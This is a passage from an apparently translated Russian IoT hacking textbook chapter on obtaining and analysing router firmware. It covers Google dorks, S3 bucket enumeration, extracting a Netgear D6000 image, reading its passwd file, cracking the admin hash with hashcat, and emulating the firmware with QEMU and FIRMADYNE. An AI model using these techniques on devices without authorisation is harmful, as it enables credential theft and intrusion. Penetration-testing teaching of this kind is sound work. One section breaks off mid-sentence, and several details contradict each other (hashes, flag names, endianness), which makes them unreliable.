Если прошивка для конкретного устройства не опубликована, попробуйте спросить об этом поставщика. Некоторые поставщики могут просто предоставить вам прошивку. Вы можете напрямую связаться с командой разработчиков, производителем или другим клиентом поставщика. Убедитесь, что лицо, с которым вы связались, уполномочено поделиться с вами микропрограммой (имеет разрешение поставщика). Определенно стоит попробовать приобрести версию для разработки и окончательную сборку – это сделает ваше тестирование более эффективным, потому что вы сможете увидеть различия между двумя сборками. Кроме того, в предварительной сборке некоторые механизмы защиты могут отсутствовать. Например, Intel RealSense предоставляет рабочую и производственную версии прошивок для своих камер по адресу <https://dev.intelrealsense.com/docs/firmware-releases/>.

Иногда вам придется собирать прошивку вручную. Некоторых это пугает, но решение есть. Исходный код микропрограммы может быть общедоступным, особенно в проектах с открытым исходным кодом. В этих ситуациях можно создать микропрограмму, следуя опубликованным производителем пошаговым руководствам и инструкциям. Операционная система OpenWrt, использованная в главе 6, – один из таких проектов микропрограмм с открытым исходным кодом; в основном она используется во встроенных устройствах для маршрутизации сетевого трафика. Например, микропрограмма маршрутизаторов GL.iNet основана на OpenWrt.

Другой распространенный подход – изучение мощных поисковых систем, таких как Google, с помощью Google Dork¹. При правильном запросе в интернете можно найти почти все. Найдите в Google расширения двоичных файлов, размещенные на платформах для обмена файлами, таких как MediaFire, Dropbox, Microsoft OneDrive, Google Drive или Amazon Drive. Часто можно встретить образы микропрограмм, загруженные клиентами на форумы или в блоги клиентов и корпоративные блоги. Посмотрите раздел комментариев на сайтах для общения между покупателями и производителями. Вы можете найти информацию о том, как получить микропрограмму, или даже обнаружить, что производитель отправил заказчику сжатый файл либо ссылку для загрузки микропрограммы с платформы обмена файлами. Вот пример запроса Google Dork для поиска файлов прошивки для устройств Netgear:

¹ Google Dork или Google Dork Queries (GDQ) – это набор поисковых запросов для выявления грубейших дыр в безопасности. – *Прим. ред.*

```
intitle:"Netgear" intext:"Firmware Download"
```

Параметр `intitle` указывает текст, который должен присутствовать в заголовке страницы, тогда как параметр `intext` указывает текст, который должен существовать в содержимом страницы. Этот поиск дал результаты, показанные на рис. 9.1.




Рис. 9.1. Обнаружение ссылок на прошивки для устройств Netgear с помощью Google Dork

Не пренебрегайте и открытыми облачными хранилищами. Попробуйте поискать в бакетах (корзинах) хранилища Amazon S3; если повезет, вы сможете найти микропрограммное обеспечение в незащищенной корзине поставщика. (Чтобы соблюсти законность, убедитесь, что бакеты раскрыты легально и что поставщик разрешил доступ к файлам.) Инструмент S3Scanner может перечислить бакеты Amazon S3 поставщика. Инструмент написан на Python 3, который предварительно установлен в Kali Linux. Вы можете загрузить приложение с помощью команды `git`:

```
$ git clone https://github.com/sa7mon/S3Scanner
```

Затем перейдите в папку приложения и установите необходимые зависимости с помощью команды `pip3`, которая также доступна в Kali Linux:

```
# cd S3Scanner
# pip3 install -r requirements.txt
```

Теперь вы можете найти бакеты Amazon S3, принадлежащие поставщику оборудования и выяснить, какие из них предоставляют доступ к встроенному ПО:

```
$ python3 s3scanner.py vendor_potential_buckets.txt
```

```
2020-05-01 11:16:42 Warning: AWS credentials not configured. Open buckets will be shown as closed. Run: `aws configure` to fix this.
```

```
2020-05-01 11:16:45 [found] : netgear | AccessDenied | ACLs: unknown - no aws creds
```

```
2020-05-01 11:16:46 [not found] : netgear-dev
```

```
2020-05-01 11:16:46 [not found] : netgear-development
```

```
2020-05-01 11:16:46 [not found] : netgear-live
```

```
2020-05-01 11:16:47 [not found] : netgear-stag
```

```
2020-05-01 11:16:47 [not found] : netgear-staging
```

```
2020-05-01 11:16:47 [not found] : netgear-prod
```

```
2020-05-01 11:16:48 [not found] : netgear-production
```

```
2020-05-01 11:16:48 [not found] : netgear-test
```

```
2020-05-01 11:16:52 [found] : tplink | AccessDenied | ACLs: unknown - no aws creds
```

```
2020-05-01 11:16:52 [not found] : tplink-dev
```

Параметр `vendor_potential_buckets.txt` указывает файл потенциальных имен сегментов, который может попробовать инструмент. Вы можете создать свой собственный аналогичный пользовательский файл и указать имена поставщиков, за которыми следуют популярные суффиксы для сегментов S3, например `-dev`, `-development`, `-live`, `-staging` и `-prod`. Первоначально инструмент выводит предупреждающее уведомление об отсутствии ваших учетных данных AWS, но это ожидаемо, и вы можете его проигнорировать. Затем выводятся обнаруженные бакеты S3 с указанием статуса доступа.

Если устройство поставляется с сопутствующим программным обеспечением, возможно, стоит попробовать проанализировать клиентские приложения. Анализируя сопутствующие мобильные приложения или так называемые толстые клиенты устройства – полнофункциональные компьютеры, для работы которых не требуется сетевое соединение, – вы можете обнаружить жестко запрограммированные конечные точки, с которыми взаимодействуют приложения. Одна из этих конечных точек может быть той, которая использовалась для автоматической загрузки микропрограммы во время процесса обновления. Независимо от того, аутентифицирована ли эта конечная точка, вы должны иметь возможность загружать микропрограммное обеспечение путем анализа клиентов. Можете найти методологию анализа таких приложений в главе 14.

Если устройство получает по сети обновления и исправления ошибок от производителя, вы можете эффективно провести атаку типа «человек посередине» во время обновления прошивки. Эти обновления передаются по сетевому каналу с центрального сервера или кластеров серверов на каждое подключенное устройство. В зависимости от сложности логики приложения, которое загружает микропрограммное обеспечение, самым простым решением может быть перехват трафика. Для этого на устройстве должен быть установлен доверенный сертификат (при условии, что передача происходит по HTTPS), который позволит перехватывать трафик с помощью сетевого сниффера, технологии отравления (например, отравление кеш-па-

мяти ARP) и прокси, который может сохранять дампы двоичных данных в файл.

На многих устройствах также можно выгрузить микропрограмму с помощью начального загрузчика устройства. Доступ к загрузчику обычно осуществляется разными способами – например, через встроенные последовательные порты RS232, с помощью специальных сочетаний клавиш или по сети. Кроме того, в большинстве потребительских устройств загрузчик запрограммирован так, чтобы разрешать операции чтения и записи флеш-памяти.

Если оборудование содержит открытые программные интерфейсы, такие как UART, JTAG и SPI, попробуйте подключиться к этим интерфейсам напрямую, чтобы прочитать флеш-память. В главах 7 и 8 содержится подробное объяснение того, как обнаруживать и использовать эти интерфейсы.

Последний и самый сложный метод – извлечение микропрограммы напрямую из любого чипа флеш-памяти (через SPI, например) или микроконтроллера (MCU). MCU – это чип, установленный на плату устройства, который содержит ЦП, память, тактовый генератор и блок управления. Для извлечения прошивки из микроконтроллера или флеш-памяти вам понадобится программатор микросхем.

Взлом маршрутизатора Wi-Fi

В этом разделе мы нацелимся на прошивку очень популярного маршрутизатора, Netgear D6000. Сначала извлечем файловую систему прошивки и найдем в ней учетные данные пользователя. Затем будем эмулировать работу прошивки в маршрутизаторе для динамического анализа.

Чтобы найти прошивку, перейдите на сайт поставщика и откройте страницу поддержки для модели устройства (<https://www.netgear.com/support/product/D6000.aspx>). Вы увидите список доступных для загрузки микропрограмм и программного обеспечения (рис. 9.2).




Рис. 9.2. Страница поддержки Netgear D6000

Загрузите файлы. Поскольку микропрограмма находится в сжатом формате, используйте команду `unzip` для ее распаковки. Вы можете установить `unzip` с помощью `apt-get`:

```
$ mkdir d6000 && cd d6000
$ wget http://www.downloads.netgear.com/files/GDC/D6000/D6000_V1.0.0.41_1.0.1_FW.zip
unzip D6000_V1.0.0.41_1.0.1_FW.zip
```

Команда `wget` – служебная программа Unix, которая загружает файлы из интернета неинтерактивным способом. Без дополнительных аргументов `wget` сохранит файл в текущем рабочем каталоге. Затем утилита распаковки создает папку с именем `D6000_V1.0.0.41_1.0.1_FW`, содержащую два файла: `D6000-V1.0.0.41_1.0.1.bin`, который является микропрограммой устройства, и `D6000_V1.0.0.41_1.0.1_Software_Release_Notes.Html`, который содержит примечания поставщика для ручной установки этой прошивки на устройство.

После того как вы приобрели прошивку, можете протестировать ее на предмет проблем с безопасностью.

Извлечение файловой системы

Прошивка для большинства маршрутизаторов потребительского уровня содержит файловую систему устройства в сжатом формате. Иногда микропрограммное обеспечение сжимается несколько раз с использованием различных алгоритмов (таких как LZMA и LZMA2). Давайте извлечем эту файловую систему, смонтируем ее и поищем уязвимости безопасности. Чтобы найти файловую систему в файле прошивки, используйте `binwalk`, который предварительно установлен в Kali Linux:

```
$ binwalk -e -M D6000-V1.0.0.41_1.0.1.bin
```

Параметр `-e` извлекает из прошивки любой идентифицированный файл, такой как загрузчик и файловая система. Параметр `-M` рекурсивно сканирует извлеченные файлы и выполняет анализ сигнатур для определения типов файлов на основе общих шаблонов. Но будьте осторожны: если `binwalk` не в состоянии правильно определить типы файлов, он может переполнить ваш жесткий диск. Теперь у вас должна появиться папка с именем `_D6000-V1.0.0.41_1.0.1.bin.extracted`, куда записано извлеченное содержимое.

Обратите внимание, что мы использовали `binwalk` версии 2.1.2-a0c5315. Некоторые более ранние версии не могли правильно извлекать файловую систему. Мы рекомендуем вам использовать последнюю версию `binwalk`, которая доступна на GitHub по адресу <https://github.com/ReFirmLabs/binwalk/>.

Статический анализ содержимого файловой системы

Теперь, когда мы извлекли файловую систему, можно перемещаться по файлам и пытаться найти полезную информацию. Хороший подход – начать с поиска малоизвестных результатов, таких как учетные данные, хранящиеся в файлах конфигурации, или устаревшие и уязвимые версии общих двоичных файлов с общедоступными рекомендациями. Найдите любые файлы, называемые `passwd` или `shadow`, которые часто содержат информацию обо всех учетных записях пользователей в системе, включая пароли пользователей. Вы можете сделать это с помощью обычных утилит, таких как `grep` или `find`, которые предустановлены в любой системе Unix:

```
~/d600/_D6000-V1.0.0.41_1.0.1.bin.extracted$ find . -name passwd
./squashfs-root/usr/bin/passwd
./squashfs-root/usr/etc/passwd
```

Используя команду `find`, мы инструктируем инструмент **Find** (Найти) вести поиск в текущем рабочем каталоге файла, указанного параметром `-name`. В данном случае мы ищем файл `passwd`. Как видите, обнаружили два файла с таким названием.

Двоичный файл `bin/passwd` не дает нам полезной информации в его текущем виде. Зато файл `etc/passwd` имеет читаемый формат. Его можно прочитать с помощью утилиты `cat`:

```
$ cat ./squashfs-root/usr/etc/passwd
admin:$1$5iC.dUsGpxNNJGe0m1dFio/:0:0:root:/:bin/sh$
```

Файл `etc/passwd` содержит текстовую базу данных, где перечислены пользователи, которые могут пройти аутентификацию в системе. В настоящее время существует только одна запись, предназначенная для администратора устройства. Запись имеет следующие поля, разделенные двоеточиями: имя пользователя, хеш пароля пользователя, идентификатор пользователя, идентификатор группы, дополнительная информация о пользователе, путь к домашней папке пользователя; программа запускается при входе пользователя в систему. Обратите внимание на хеш пароля (`$1$5iC.dUsGpxNNJGe0m1dFio /`).

Взлом учетных данных администратора устройства

Используйте `hashid`, чтобы определить тип хеша пароля администратора. Этот инструмент предустановлен в Kali Linux и может определять более 220 уникальных типов хешей с помощью регулярных выражений:

```
$ hashid $1$5iC.dUsGpxNNJGe0m1dFio/
Analyzing '$1$5iC.dUsGpxNNJGe0m1dFio/'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
```

Согласно выходным данным, мы нашли хеш типа MD5 Crypt. Теперь можно попытаться взломать этот пароль с помощью инструмента перебора, например john или hashcat. Эти инструменты циклически перебирают список потенциальных паролей в поисках того, который соответствует хешу.

```
$ hashcat -a 3 -m 500 ./squashfs-root/usr/etc/passwd
...
Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
Hash.Target.....: $1$$iC.dUsGpxNNJGeOm1dFio/
Time.Started.....: Sat Jan 11 18:36:43 2020 (7 secs)
Time.Estimated...: Sat Jan 11 18:36:50 2020 (0 secs)
Guess.Mask.....: ?1?2?2 [3]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 3/15 (20.00%)
Speed.#2.....: 2881 H/s (0.68ms) @ Accel:32 Loops:15 Thr:8 Vec:1
Speed.#3.....: 9165 H/s (1.36ms) @ Accel:32 Loops:15 Thr:64 Vec:1
Speed.#*.....: 12046 H/s
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 80352/80352 (100.00%)
Rejected.....: 0/80352 (0.00%)
Restore.Point....: 205/1296 (15.82%)
Restore.Sub.#2...: Salt:0 Amplifier:61-62 Iteration:990-1000
Restore.Sub.#3...: Salt:0 Amplifier:61-62 Iteration:990-1000
Candidates.#2....: Xar -> Xpp
Candidates.#3....: Xww -> Xqx

$1$$iC.dUsGpxNNJGeOm1dFio/:1234 [s]tatus [p]ause [b]ypass [c]
checkpoint [q]uit =>
```

Параметр **-a** определяет режим атаки, используемый для подбора паролей в виде открытого текста. Мы выбираем режим 3, чтобы выполнить атаку полным перебором. В режиме 0 выполняется атака по списку слов, а в режиме 1 – комбинаторная атака, которая добавляет каждое слово в словаре к каждому слову в другом словаре. Вы также можете выполнить более специализированные атаки с использованием режимов 6 и 7. Например, если вы знали, что последний символ в пароле был числом, вы могли настроить инструмент для проверки паролей, заканчивающихся только цифрой.

Параметр **-m** определяет тип хеша, который мы пытаемся взломать, а 500 означает MD5 Crypt. Более подробную информацию о поддерживаемых типах хешей можно найти на веб-странице hashcat (<https://hashcat.net/hashcat/>). Мы восстановили пароль 1234. На его подбор ушло меньше минуты!

Поиск учетных данных в файлах конфигурации

Используя подход, аналогичный тому, который описан в начале этого раздела (когда мы нашли файл `passwd`), поищем в прошивке другие

Автоматизация анализа прошивки

Инструмент Firmwalker может автоматизировать процесс сбора и анализа информации, описанный выше. Установите инструмент с <https://github.com/craigz28/firmwalker/>, а затем запустите:

```
$ git clone https://github.com/craigz28/firmwalker
$ cd firmwalker
$ ./firmwalker.sh ../d6000/_D6000-V1.0.0.41_1.0.1.bin.extracted/squashfs-root/
***Firmware Directory***
../d6000/_D6000-V1.0.0.41_1.0.1.bin.extracted/squashfs-root/
***Search for password files***
##### passwd
/usr/etc/passwd
/usr/bin/passwd
##### shadow
##### *.psk
***Search for Unix-MD5 hashes***
***Search for SSL related files***
##### *.crt
/usr/etc/802_1X/Certificates/client.crt
##### *.pem
/usr/etc/key.pem
/usr/etc/802_1X/CA/cacert.pem
/usr/etc/cert.pem
...
/usr/etc/802_1X/PKEY/client.key
...
##### *.cfg
...
/userfs/romfile.cfg
...
```

Firmwalker автоматически обнаружил не только файлы, которые мы идентифицировали вручную, но и другие, которые также выглядят подозрительно. Изучать эти новые файлы мы предоставим вам самостоятельно – в качестве тренировки.

Netgear исправил уязвимость, вызванную жестко заданными учетными данными в последней прошивке, и опубликовал рекомендации в бюллетене по безопасности (<https://kb.netgear.com/30560/CVE-2015-8288-Use-of-Hard-coded-Cryptographic-Key/>), который информирует клиентов об этой проблеме.

Эмуляция прошивки

В этом разделе мы покажем вам, как эмулировать прошивку. Сделав это, мы сможем выполнять тесты динамического анализа, которые возможны только при нормальной работе микропрограммы. Задействуем два метода эмуляции: двоичную, с использованием Quick

Emulator (QEMU), и полную эмуляцию микропрограммы с использованием FIRMADYNE. QEMU – это эмулятор и анализатор компьютера с открытым исходным кодом, который работает с несколькими операционными системами и программами; FIRMADYNE (<https://github.com/firmadyne/firmadyne/>) – платформа для автоматизации эмуляция и динамического анализа микропрограмм на базе Linux.

Двоичная эмуляция

Эмуляция отдельного двоичного файла в микропрограммном обеспечении – это быстрый способ вывести соответствующую бизнес-логику и динамически анализировать предоставленную функциональность на предмет уязвимостей. Этот подход также позволяет вам использовать специализированные инструменты бинарного анализа, дизассемблеры и фреймворки, которые вы обычно не можете установить в средах с ограниченными ресурсами. Эти среды включают встроенные системы или те, которые недостаточно мощны для использования с большими и сложными вычислительными нагрузками, например полным микропрограммным обеспечением устройства. К сожалению, вы не сможете эмулировать двоичные файлы, которые имеют специальные требования к оборудованию и ищут определенные последовательные порты или кнопки устройства. Кроме того, могут возникнуть проблемы с эмуляцией двоичных файлов, зависящих от разделяемых библиотек, которые загружаются во время выполнения, или тех, которые для успешной работы должны взаимодействовать с другими двоичными файлами платформы.

Чтобы эмулировать отдельный двоичный файл, сначала нужно определить порядок байтов в нем и архитектуру ЦП, для которой он был скомпилирован. Вы можете найти основные двоичные файлы в дистрибутивах Linux в папке bin и перечислить их с помощью команды `ls`, предустановленной в Kali Linux:

```
$ ls -l ./squashfs-root/bin/
total 492
lrwxrwxrwx 1 root root      7 Jan 24   2015 ash -> busybox
-gwxr-xr-x 1 root root 502012 Jan 24   2015 busybox
lrwxrwxrwx 1 root root      7 Jan 24   2015 cat -> busybox
lrwxrwxrwx 1 root root      7 Jan 24   2015 chmod -> busybox
...
lrwxrwxrwx 1 root root      7 Jan 24   2015 zcat -> busybox
```

Параметр `-l` отображает дополнительную информацию о файлах, включая пути *символических ссылок* (ссылок на другие файлы или каталоги). Как вы видите, все двоичные файлы в каталоге являются символическими ссылками на исполняемый файл `busybox`. В ограниченных средах, таких как встроенные системы, часто есть только один двоичный файл под названием `busybox`. Этот двоичный файл выполняет задачи, аналогичные задачам исполняемых файлов операционной системы Unix, но использует меньше ресурсов. Злоумышленники

успешно атаковали ранние версии busybox, но в последних версиях выявленные уязвимости были устранены.

Чтобы увидеть формат файла исполняемого файла busybox, используйте команду file:

```
$ file ./squashfs-root/bin/busybox
./squashfs-root/bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2
version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0,
stripped
```

Формат исполняемого файла соответствует архитектуре ЦП MIPS, которая очень распространена в простых встроенных устройствах. Метка MSB в выходных данных указывает, что исполняемый файл использует обратный порядок байтов (в отличие от вывода, содержащего метку LSB, что указывает на прямой порядок байтов).

Теперь мы можем эмулировать исполняемый файл busybox с помощью QEMU. Установите его с помощью apt-get:

```
$ sudo apt-get install qemu qemu-user qemu-user-static qemu-system-arm qemusystem-
mips qemu-system-x86 qemu-utils
```

Поскольку исполняемые файлы скомпилированы для MIPS и используют обратный порядок байтов, мы будем использовать эмулятор QEMU qemu-mips. Чтобы эмулировать исполняемые файлы с прямым порядком байтов, нам нужно выбрать эмулятор, имя которого оканчивается на el, в данном случае qemu-mipsel:

```
$ qemu-mips -L ./squashfs-root/ ./squashfs-root/bin/zcat
zcat: compressed data not read from terminal. Use -f to force it.
```

Оставшуюся часть динамического анализа можно выполнить с помощью фаззинга, отладки или даже символического выполнения. Вы можете узнать больше об этих методах в книге Денниса Андриеса *Practical Binary Analysis* (No Starch Press, 2018).

Полная эмуляция микропрограммы

Для эмуляции всей микропрограммы вместо одного двоичного файла вы можете использовать приложение с открытым исходным кодом под названием FIRMADYNE. Оно основано на QEMU и предназначено для автоматического конфигурирования среды QEMU и хост-системы за вас, что упрощает эмуляцию. Но обратите внимание, что FIRMADYNE не всегда полностью стабилен, особенно когда прошивка взаимодействует с очень специализированными аппаратными компонентами, такими как кнопки устройства или микросхемы защищенного анклава. Эти части эмулируемой прошивки могут работать некорректно.

Перед тем как использовать FIRMADYNE, необходимо подготовить среду. Следующие команды установят пакеты, необходимые для работы этого инструмента, и клонируют его репозиторий в нашу систему:

```
$ sudo apt-get install busybox-static fakeroot git dmsetup kpartx netcat-openbsd nmap  
pythonpsycpg2 python3-psycpg2 snmp uml-utilities util-linux vlan  
$ git clone --recursive https://github.com/firmadyne/firmadyne.git
```

На этом этапе в вашей системе должна быть папка *firmadyne*. Чтобы быстро настроить инструмент, перейдите в каталог инструмента и запустите `./setup.sh`. В качестве альтернативы можно настроить его вручную, следуя инструкциям, приведенным здесь. Следуя указаниям, вы сможете выбрать подходящие менеджеры пакетов и инструменты для вашей системы.

Также потребуется установить базу данных PostgreSQL для хранения информации, используемой для эмуляции. Создайте пользователя FIRMADYNE с помощью флага `-P`. В этом примере мы используем в качестве пароля слово *firmadyne*, как рекомендовано авторами инструмента:

```
$ sudo apt-get install postgresql  
$ sudo service postgresql start  
$ sudo -u postgres createuser -P firmadyne
```

Затем создайте новую базу данных и загрузите ее со схемой базы данных, доступной в папке репозитория *firmadyne*:

```
$ sudo -u postgres createdb -O firmadyne firmware  
$ sudo -u postgres psql -d firmware < ./firmadyne/database/schema
```

Теперь, когда база данных настроена, загрузите предварительно созданные двоичные файлы для всех компонентов FIRMADYNE, запустив сценарий `download.sh`, расположенный в папке репозитория. Использование предварительно созданных двоичных файлов значительно сократит общее время установки.

```
$ cd ./firmadyne; ./download.sh
```

Затем установите переменную `FIRMWARE_DIR` так, чтобы она указывала на текущий рабочий репозиторий в файле `firmadyne.config`, расположенном в той же папке. Это изменение позволяет FIRMADYNE находить двоичные файлы в файловой системе Kali Linux.

```
FIRMWARE_DIR=/home/root/Desktop/firmadyne
```

...

В этом примере папка сохраняется на рабочем столе, но вам следует заменить путь на местоположение папки в вашей системе. Теперь скопируйте или загрузите микропрограмму для устройства D6000 (см. раздел «Взлом маршрутизатора Wi-Fi») в эту папку:

```
$ wget http://www.downloads.netgear.com/files/GDC/D6000/D6000_V1.0.0.41_1.0.1_FW.zip
```

FIRMADYNE включает автоматизированный скрипт Python для извлечения микропрограммы. Но, чтобы использовать скрипт, вы должны сначала установить модуль Python binwalk:

```
$ git clone https://github.com/ReFirmLabs/binwalk.git
$ cd binwalk
$ sudo python setup.py install
```

Мы используем команду python для инициализации и настройки binwalk. Затем нам нужны еще два пакета Python, которые можно установить с помощью диспетчера пакетов Python pip:

```
$ sudo -H pip install git+https://github.com/ahupp/python-magic
$ sudo -H pip install git+https://github.com/sviehb/Jefferson
```

Теперь используйте сценарий FIRMADYNE extractor.py для извлечения микропрограммы из сжатого файла:

```
$ ./sources/extractor/extractor.py -b Netgear -sql 127.0.0.1 -np -nk "D6000_V1.0.0.41_1.0.1_
FW.zip" images
>> Database Image ID: 1
/home/user/Desktop/firmadyne/D6000_V1.0.0.41_1.0.1_FW.zip >> MD5:
1c4ab13693ba31d259805c7d0976689a
>> Tag: 1
>> Temp: /tmp/tmpX9SmRU
>> Status: Kernel: True, Rootfs: False, Do_Kernel: False, Do_Rootfs: True
>>>> Zip archive data, at least v2.0 to extract, compressed size: 9667454, uncompressed size:
9671530, name: D6000-V1.0.0.41_1.0.1.bin
>> Recursing into archive ...
/tmp/tmpX9SmRU/_D6000_V1.0.0.41_1.0.1_FW.zip.extracted/D6000-V1.0.0.41_1.0.1.bin
>> MD5: 5be7bba89c9e249ebef73576bb1a5c33
>> Tag: 1 ❶
>> Temp: /tmp/tmpa3dI1c
>> Status: Kernel: True, Rootfs: False, Do_Kernel: False, Do_Rootfs: True
>> Recursing into archive ...
>>>> Squashfs filesystem, little endian, version 4.0, compression:lzma, size: 8252568
bytes, 1762 inodes, blocksize: 131072 bytes, created: 2015-01-24 10:52:26
Found Linux filesystem in /tmp/tmpa3dI1c/_D6000-V1.0.0.41_1.0.1.bin.extracted/squashfs-
root! ❷
>> Skipping: completed!
>> Cleaning up /tmp/tmpa3dI1c...
```

```
>> Skipping: completed!  
>> Cleaning up /tmp/tmpX9SmRU...
```

Параметр `-b` указывает имя, используемое для хранения результатов извлечения. Мы решили использовать название производителя микропрограмм. Параметр `-sql` устанавливает расположение базы данных SQL. Затем мы используем два флага, рекомендованные в документации приложения. Параметр `-pk` предотвращает извлечение любого ядра Linux, включенного в микропрограмму, что ускоряет процесс. Параметр `-pr` указывает, что никакая параллельная операция не будет выполняться.

Если сценарий завершится успешно, последние строки вывода будут содержать сообщение, указывающее, что обнаружена файловая система Linux 2. Тег 1 1 указывает, что извлеченные образы микропрограммы находятся в `./images/1.tar.gz`.

Используйте сценарий `getArch.sh` для автоматического определения архитектуры микропрограммы и сохраните его в базе данных FIRMADYNE:

```
$ ./scripts/getArch.sh ./images/1.tar.gz  
./bin/busybox: mipseb
```

FIRMADYNE определила формат исполняемого файла `mipseb`, который соответствует системам с прямым порядком байтов MIPS. Вы должны были ожидать такого результата, потому что мы получили тот же результат, когда использовали команду `file` (см. раздел «Двоичная эмуляция») для анализа заголовка отдельного двоичного файла.

Теперь будем использовать сценарии `tar2db.py` и `makeImage.sh` для хранения информации из извлеченного образа в базе данных и создания образа QEMU, который мы можем эмулировать.

```
$/scripts/tar2db.py -i 1 -f ./images/1.tar.gz  
$/scripts/makeImage.sh 1  
Querying database for architecture... Password for user firmadyne:  
mipseb  
...  
Removing /etc/scripts/sys_resetbutton!  
----Setting up FIRMADYNE----  
----Unmounting QEMU Image----  
loop deleted : /dev/loop0
```

Мы указываем имя тега с параметром `-i` и местоположение извлеченной микропрограммы с параметром `-f`.

Также следует настроить хост-устройство, чтобы оно могло получить доступ к сетевым интерфейсам эмулируемого устройства и взаимодействовать с ними. Значит, нам нужно настроить адрес IPv4 и правильные сетевые маршруты. Скрипт `inferNetwork.sh` может автоматически определять соответствующие настройки:

```
$ ./scripts/inferNetwork.sh 1
Querying database for architecture... Password for user firmadyne:
mipseb
Running firmware 1: terminating after 60 secs...
qemu-system-mips: terminating on signal 2 from pid 6215 (timeout)
Inferring network...
Interfaces: [('br0', '192.168.1.1')]
Done!
```

FIRMADYNE успешно идентифицировал интерфейс с IPv4-адресом 192.168.1.1 в эмулируемом устройстве. Кроме того, чтобы начать эмуляцию и настроить сетевую конфигурацию хост-устройства, используйте сценарий `run.sh`, который автоматически создается в папке `./scratch/1/`:

```
$ ./scratch/1/run.sh
Creating TAP device tap1_0...
Set 'tap1_0' persistent and owned by uid 0
Bringing up TAP device...
Adding route to 192.168.1.1...
Starting firmware emulation... use Ctrl-a + x to exit
[ 0.000000] Linux version 2.6.32.70 (vagrant@vagrant-ubuntu-trusty-64) (gcc
version 5.3.0 (GCC) ) #1 Thu Feb 18 01:39:21 UTC 2016
[ 0.000000]
[ 0.000000] LINUX started...
...
Please press Enter to activate this console.
tc login:admin
Password:
#
```

Должно появиться приглашение для входа в систему. У вас должна быть возможность аутентифицироваться с помощью набора учетных данных, обнаружение которого продемонстрировано в разделе «Поиск учетных данных в файлах конфигурации».

Динамический анализ

Теперь вы можете использовать прошивку, как если бы это было ваше хост-устройство. Хотя мы не будем здесь проводить полный динамический анализ, дадим вам несколько идей о том, с чего начать. Например, вы можете вывести список файлов в каталоге `rootfs` микропрограммы с помощью команды `ls`. Поскольку вы эмулировали микропрограмму, можете обнаружить файлы, которые были созданы после загрузки устройства и не существовали на этапе статического анализа.

```
$ ls
bin          firmadyne      lost+found     tmp
boaroot      firmware_version  proc          userfs
dev          lib            sbin          usr
etc          linuxrc        sys           var
```

Просмотрите эти каталоги. Например, в каталоге *etc* файл */etc/passwd* содержит детали аутентификации в системах на базе Unix. Вы можете использовать его для проверки существования учетных записей, которые вы обнаружили во время статического анализа.

```
$ cat /etc/passwd
```

```
admin:$1$I2o9Z7NcvQAKp7wycTlia0:0:0:root:/:/bin/sh
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwerty
uiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyui:$1$MJ7v7GdeVaM1xIZdZYKzL
1:0:0:root:/:/bin/sh
anonymous:$1$D3XHL7Q5PI3Ut1WUbrnz20:0:0:root:/:/bin/sh
```

Затем важно определить сетевые службы и установленные соединения, поскольку вы можете определить службы, которые могли бы использовать на более позднем этапе. Это можно сделать с помощью команды *netstat*:

```
$ netstat -a -n -u -t
```

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:3333	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:139	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:53	0.0.0.0:*	LISTEN
tcp	0	0	192.168.1.1:23	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
tcp	0	0	:::80	:::*	LISTEN
tcp	0	0	:::53	:::*	LISTEN
tcp	0	0	:::443	:::*	LISTEN
udp	0	0	192.168.1.1:137	0.0.0.0:*	
udp	0	0	0.0.0.0:137	0.0.0.0:*	
udp	0	0	192.168.1.1:138	0.0.0.0:*	
udp	0	0	0.0.0.0:138	0.0.0.0:*	
udp	0	0	0.0.0.0:50851	0.0.0.0:*	
udp	0	0	0.0.0.0:53	0.0.0.0:*	
udp	0	0	0.0.0.0:67	0.0.0.0:*	
udp	0	0	:::53	:::*	
udp	0	0	:::69	:::*	

